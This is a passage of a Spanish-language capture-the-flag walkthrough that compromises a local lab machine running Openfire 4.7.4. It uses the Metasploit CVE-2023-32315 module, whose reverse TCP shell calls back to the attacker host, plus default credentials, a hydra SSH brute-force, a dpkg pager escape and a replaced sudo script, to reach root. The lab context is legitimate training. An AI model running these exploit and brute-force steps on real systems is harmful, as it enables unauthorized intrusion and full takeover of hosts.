   Proxies                        no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                         yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT         9090             yes       The target port (TCP)
   SSL           false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI     /                yes       The base path to the web application
   VHOST                          no        HTTP server virtual host


Payload options (java/shell/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Java Universal


View the full module info with the info, or info -d command.

msf6 exploit(multi/http/openfire_auth_bypass_rce_cve_2023_32315) > set rhosts 172.17.0.2
rhosts ⇒ 172.17.0.2
msf6 exploit(multi/http/openfire_auth_bypass_rce_cve_2023_32315) > set lhost 172.17.0.1
lhost ⇒ 172.17.0.1
```


Ejecuto el exploit de MSF y consigo de forma instantánea acceso a la máquina, incluso con privilegios de root.



```
msf6 exploit(multi/http/openfire_auth_bypass_rce_cve_2023_32315) > run
[*] Started reverse TCP handler on 172.17.0.1:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target appears to be vulnerable. Openfire version is 4.7.4
[*] Grabbing the cookies.
[*] JSESSIONID=node0htajnsobt5zmo6w4si8vl3wn124.node0
[*] csrf=VAbn6A4GYNjYXDP
[*] Adding a new admin user.
[*] Logging in with admin user "hfxvvvbsjxabo" and password "bD0XZR5wB7".
[*] Upload and execute plugin "Sh3oMSQywSnY1" with payload "java/shell/reverse_tcp".
[*] Sending stage (2952 bytes) to 172.17.0.2
[!] Plugin "Sh3oMSQywSnY1" need manually clean-up via Openfire Admin console.
[!] Admin user "hfxvvvbsjxabo" need manually clean-up via Openfire Admin console.
[*] Command shell session 1 opened (172.17.0.1:4444 → 172.17.0.2:57464) at 2025-07-30 11:38:15 -0400

whoami
root
cd /root
ls -la
total 36
drwx------ 1 root root 4096 Jun 25  2024 .
drwxr-xr-x 1 root root 4096 Jul 30 14:58 ..
-rw-r--r-- 1 root root  571 Apr 10  2021 .bashrc
drwxr-xr-x 3 root root 4096 Jun 25  2024 .cache
drwxr-xr-x 1 root root 4096 Jun 25  2024 .java
-rw-r--r-- 1 root root  161 Jul  9  2019 .profile
-rw-r--r-- 1 root root  165 Jun 17  2023 .wget-hsts
```

FORMA 2:

Uso las credenciales por defectos encontradas anteriormente en internet.




admin

•••••

Openfire, Version: 4.7.4

Excelente. Ingresé al panel principal.



Openfire 4.7.4, build 51b9db
Logged in as admin - Logou
Clustering status - Disablec

Server Information

Update information
Server version 5.0.1 is now available. Click here to download or read the change log for more information.

Below you will find server information, ports being used and latest news about Openfire.

Server Properties
Server Uptime: 1 hour, 17 minutes -- started Jul 30, 2025, 2:59:01 PM
Version: Openfire 4.7.4
Server Directory: /mnt/openfire
XMPP Domain Name: ⚠ your-ip

Environment
Java Version: 17.0.2 Oracle Corporation -- OpenJDK 64-Bit Server VM
Appserver: jetty/9.4.43.v20210629
Server Host Name (FQDN): your-ip
OS / Hardware: Linux / amd64
Locale / Timezone: en / Coordinated Universal Time (0 GMT)
OS Process Owner: root
Java Memory 77.82 MB of 494.00 MB (15.8%) used


Ignite Realtime News

- XEP-0483: HTTP Online Meetings, Jul 22, 2025
- Empowering Digital Sovereignty with Openfire: A Secure and Customizable Communication Platform, Jul 8, 2025
- WebRTC based audio and video in Openfire 2025, Jul 4, 2025
- Openfire 5.0.1 release - our 100th! (maybe), Jul 1, 2025
- Setting Up Slidge Gateway with Openfire for use with WhatsApp, Matrix, Telegram, Jun 26, 2025
- Openfire 5.0.0: A New Era of Real-Time Communication, Jun 20, 2025
- Openfire 5.0.0 beta release, Jun 12, 2025

Server Ports

Interface	Port	Type	Description
All addresses	5222	Client to Server	The standard port for clients to connect to the server. On this port plain-text connections are established, which, depending on configurable security settings, can (or must) be upgraded to encrypted connections

Navegando por los directorios y opciones, encontré una lista de usuarios existentes.




Openfire 4.7.4, build 51b9db9
Logged in as admin - Logout
Clustering status - Disabled

User Summary

Total Users: 4 -- Sorted by Username -- Users per page: 100


	Online	Username	Name	Groups	Created	Last Logout	Edit	Delete
1		5laahb ★		*None*	Jun 25, 2024	Never logged in before.		
2		admin ★	Administrator	*None*	Jan 1, 1970	Never logged in before.		
3		chocolatitochingon ★	chocolatitochingon	*None*	Jun 25, 2024	Never logged in before.		

Aplico fuerza bruta con hydra usando los usuarios encontrados. Me sirvió con un usuario.



```
┌──(kali㉿kali)-[/usr/share]
└─$ hydra -l chocolatitochingon -P /usr/share/wordlists/rockyou.txt  ssh://172.17.0.2
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-07-30 11:21:23
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://172.17.0.2:22/
[22][ssh] host: 172.17.0.2   login: chocolatitochingon   password: chocolate
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-07-30 11:21:32
```


Ingreso por ssh usando las credenciales encontradas anteriormente con fuerza bruta.



```
┌──(kali㉿kali)-[/usr/share]
└─$ ssh chocolatitochingon@172.17.0.2
chocolatitochingon@172.17.0.2's password:
Linux 60b578f248d1 6.12.25-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.12.25-1kali1 (2025-04-30) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Jun 25 11:30:12 2024 from 172.17.0.1
chocolatitochingon@60b578f248d1:~$ whoami
chocolatitochingon
chocolatitochingon@60b578f248d1:~$ id
uid=1000(chocolatitochingon) gid=1000(chocolatitochingon) groups=1000(chocolatitochingon)
chocolatitochingon@60b578f248d1:~$ sudo -l
Matching Defaults entries for chocolatitochingon on 60b578f248d1:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User chocolatitochingon may run the following commands on 60b578f248d1:
    (pinguinacio) NOPASSWD: /usr/bin/dpkg
```


🔐 4. Escalada de Privilegios y Post-explotación

Con “sudo -l” busco archivos con permisos SUDO. Encuentro uno que es ejecutable con pinguinacio.



```
chocolatitochingon@60b578f248d1:~$ sudo -l
Matching Defaults entries for chocolatitochingon on 60b578f248d1:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User chocolatitochingon may run the following commands on 60b578f248d1:
    (pinguinacio) NOPASSWD: /usr/bin/dpkg
```

Busco en GTFOBINS algún comando con “dpkg” con permisos SUDO.



Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

This invokes the default pager, which is likely to be `less`, other functions may apply.

```
dpkg -l
!/bin/sh
```


Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

(a) This invokes the default pager, which is likely to be `less`, other functions may apply.


```
sudo dpkg -l
!/bin/sh
```

Uso los comandos usando al usuario pinguinacio y logro volverme este usuario.




```
chocolatitochingon@60b578f248d1:~$ sudo -u pinguinacio dpkg -l
Desired=Unknown/Install/Remove/Purge/Hold
| Status=Not/Inst/Conf-files/Unpacked/halF-conf/Half-inst/trig-aWait/Trig-pend
|/ Err?=(none)/Reinst-required (Status,Err: uppercase=bad)
||/ Name                    Version                      Architecture Description
+++-=======================-============================-============-===============================================================
ii  adduser                 3.118                        all          add and remove users and groups
ii  apt                     2.2.4                        amd64        commandline package manager
ii  base-files              11.1+deb11u3                 amd64        Debian base system miscellaneous files
ii  base-passwd             3.5.51                       amd64        Debian base system master password and group files
ii  bash                    5.1-2+b3                     amd64        GNU Bourne Again SHell
ii  bsdutils                1:2.36.1-8+deb11u1           amd64        basic utilities from 4.4BSD-Lite
ii  ca-certificates         20210119                     all          Common CA certificates
ii  coreutils               8.32-4+b1                    amd64        GNU core utilities
ii  dash                    0.5.11+git20200708+dd9ef66-5 amd64        POSIX-compliant shell
ii  dbus                    1.12.28-0+deb11u1            amd64        simple interprocess messaging system (daemon and utilities)
ii  debconf                 1.5.77                       all          Debian configuration management system
ii  debian-archive-keyring  2021.1.1                     all          GnuPG archive keys of the Debian archive
ii  debianutils             4.11.2                       amd64        Miscellaneous utilities specific to Debian
ii  diffutils               1:3.7-5                      amd64        File comparison utilities
ii  dmsetup                 2:1.02.175-2.1               amd64        Linux Kernel Device Mapper userspace library
ii  dpkg                    1.20.9                       amd64        Debian package management system
ii  e2fsprogs               1.46.2-2                     amd64        ext2/ext3/ext4 file system utilities
ii  findutils               4.8.0-1                      amd64        utilities for finding files--find, xargs
ii  gcc-10-base:amd64       10.2.1-6                     amd64        GCC, the GNU Compiler Collection (base package)
ii  gcc-9-base:amd64        9.3.0-22                     amd64        GCC, the GNU Compiler Collection (base package)
ii  gpgv                    2.2.27-2+deb11u1             amd64        GNU privacy guard - signature verification tool
ii  grep                    3.6-1                        amd64        GNU grep, egrep and fgrep
ii  gzip                    1.10-4                       amd64        GNU compression utilities
ii  hostname                3.23                         amd64        utility to set/show the host name or domain name
ii  init-system-helpers     1.60                         all          helper tools for all init systems
ii  libacl1:amd64           2.2.53-10                    amd64        access control list - shared library
ii  libapparmor1:amd64      2.13.6-10                    amd64        changehat AppArmor library
ii  libapt-pkg6.0:amd64     2.2.4                        amd64        package management runtime library
ii  libargon2-1:amd64       0~20171227-0.2               amd64        memory-hard hashing function - runtime library
ii  libattr1:amd64          1:2.4.48-6                   amd64        extended attribute handling - shared library
ii  libaudit-common         1:3.0-2                      all          Dynamic library for security auditing - common files
ii  libaudit1:amd64         1:3.0-2                      amd64        Dynamic library for security auditing
ii  libblkid1:amd64         2.36.1-8+deb11u1             amd64        block device ID library
ii  libbsd0:amd64           0.11.3-1+deb11u1             amd64        utility functions from BSD systems - shared library
ii  libbz2-1.0:amd64        1.0.8-4                      amd64        high-quality block-sorting file compressor library - runtime
ii  libc-bin                2.31-13+deb11u3              amd64        GNU C Library: Binaries
ii  libc6:amd64             2.31-13+deb11u3              amd64        GNU C Library: Shared libraries
ii  libcap-ng0:amd64        0.7.9-2.2+b1                 amd64        An alternate POSIX capabilities library
ii  libcap2:amd64           1:2.44-1                     amd64        POSIX 1003.1e capabilities (library)
ii  libcbor0:amd64          0.5.0+dfsg-2                 amd64        library for parsing and generating CBOR (RFC 7049)
ii  libcom-err2:amd64       1.46.2-2                     amd64        common error description library
ii  libcrypt1:amd64         1:4.4.18-4                   amd64        libcrypt shared library
ii  libcryptsetup12:amd64   2:2.3.7-1+deb11u1            amd64        disk encryption support - shared library
ii  libdb5.3:amd64          5.3.28+dfsg1-0.8             amd64        Berkeley v5.3 Database Libraries [runtime]
ii  libdbus-1-3:amd64       1.12.28-0+deb11u1            amd64        simple interprocess messaging system (library)
ii  libdebconfclient0:amd64 0.260                        amd64        Debian Configuration Management System (C-implementation library)
!/bin/bash
```

Vuelvo a usar “sudo -l” para nuevamente buscar archivos con permisos SUDO para escalar privilegios. Encuentro que hay un script en bash. No puedo editarlo ni con nano ni vim.




```
pinguinacio@60b578f248d1:/home/chocolatitochingon$ sudo -l
Matching Defaults entries for pinguinacio on 60b578f248d1:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User pinguinacio may run the following commands on 60b578f248d1:
    (ALL) NOPASSWD: /bin/bash /home/pinguinacio/script.sh
pinguinacio@60b578f248d1:/home/chocolatitochingon$ cd /home/pinguinacio
pinguinacio@60b578f248d1:~$ ls -la
total 24
drwxr-xr-x 1 pinguinacio pinguinacio 4096 Jun 25  2024 .
drwxr-xr-x 1 root        root        4096 Jun 25  2024 ..
-rw-r--r-- 1 pinguinacio pinguinacio  220 Aug  4  2021 .bash_logout
-rw-r--r-- 1 pinguinacio pinguinacio 3526 Aug  4  2021 .bashrc
-rw-r--r-- 1 pinguinacio pinguinacio  807 Aug  4  2021 .profile
-rw-r--r-- 1 root        root         364 Jun 25  2024 script.sh
pinguinacio@60b578f248d1:~$ cat script.sh
#!/bin/bash

read -rp "Ingrese el número 1 para hacer un backup de tus archivos: " numero

if [[ "$numero" -eq 1 ]]
then
    echo "El número ingresado es igual a 1"
    echo "Intentando copiar archivos al directorio /opt ..."
    cp * /opt
    echo "Copia completada."
else
    echo "El número ingresado no es igual a 1. No se realizará ninguna operación."
fi
pinguinacio@60b578f248d1:~$ nano script.sh
bash: nano: command not found
pinguinacio@60b578f248d1:~$ vim script.sh
bash: vim: command not found
```

Borro el script y decido hacer mi propio script con el mismo nombre que el anterior para que siga siendo reconocido como archivo con permisos SUDO. Prácticamente el contenido será “/bin/bash -i” que abrirá una shell al usuario que la ejecute, en este caso será ejecutado como sudo, es decir, root, sin usuarios intermedios como fué anteriormente. Entonces, lógicamente consiste que root solicita una shell con sus permisos, es decir, una shell con permisos y usuario root. Luego, ejecuto el script con permisos SUDO, generando una escalada de privilegios exitosa.



```
pinguinacio@60b578f248d1:~$ rm -f script.sh
```



```
pinguinacio@60b578f248d1:~$ echo '/bin/bash -i' > script.sh
pinguinacio@60b578f248d1:~$ ls
script.sh
pinguinacio@60b578f248d1:~$ sudo /bin/bash /home/pinguinacio/script.sh
root@60b578f248d1:/home/pinguinacio# whoami
root
root@60b578f248d1:/home/pinguinacio# id
uid=0(root) gid=0(root) groups=0(root)
root@60b578f248d1:/home/pinguinacio# ls -la /root
total 36
drwx------ 1 root root 4096 Jun 25  2024 .
drwxr-xr-x 1 root root 4096 Jul 30 14:58 ..
-rw-r--r-- 1 root root  571 Apr 10  2021 .bashrc
drwxr-xr-x 3 root root 4096 Jun 25  2024 .cache
drwxr-xr-x 1 root root 4096 Jun 25  2024 .java
-rw-r--r-- 1 root root  161 Jul  9  2019 .profile
-rw-r--r-- 1 root root  165 Jun 17  2023 .wget-hsts
root@60b578f248d1:/home/pinguinacio# 
```

🏆 Banderas y Resultados

✔ **Usuario:** Se obtuvo acceso como usuario no privilegiado.
✔ **Root:** Se logró escalar privilegios hasta obtener control total del sistema.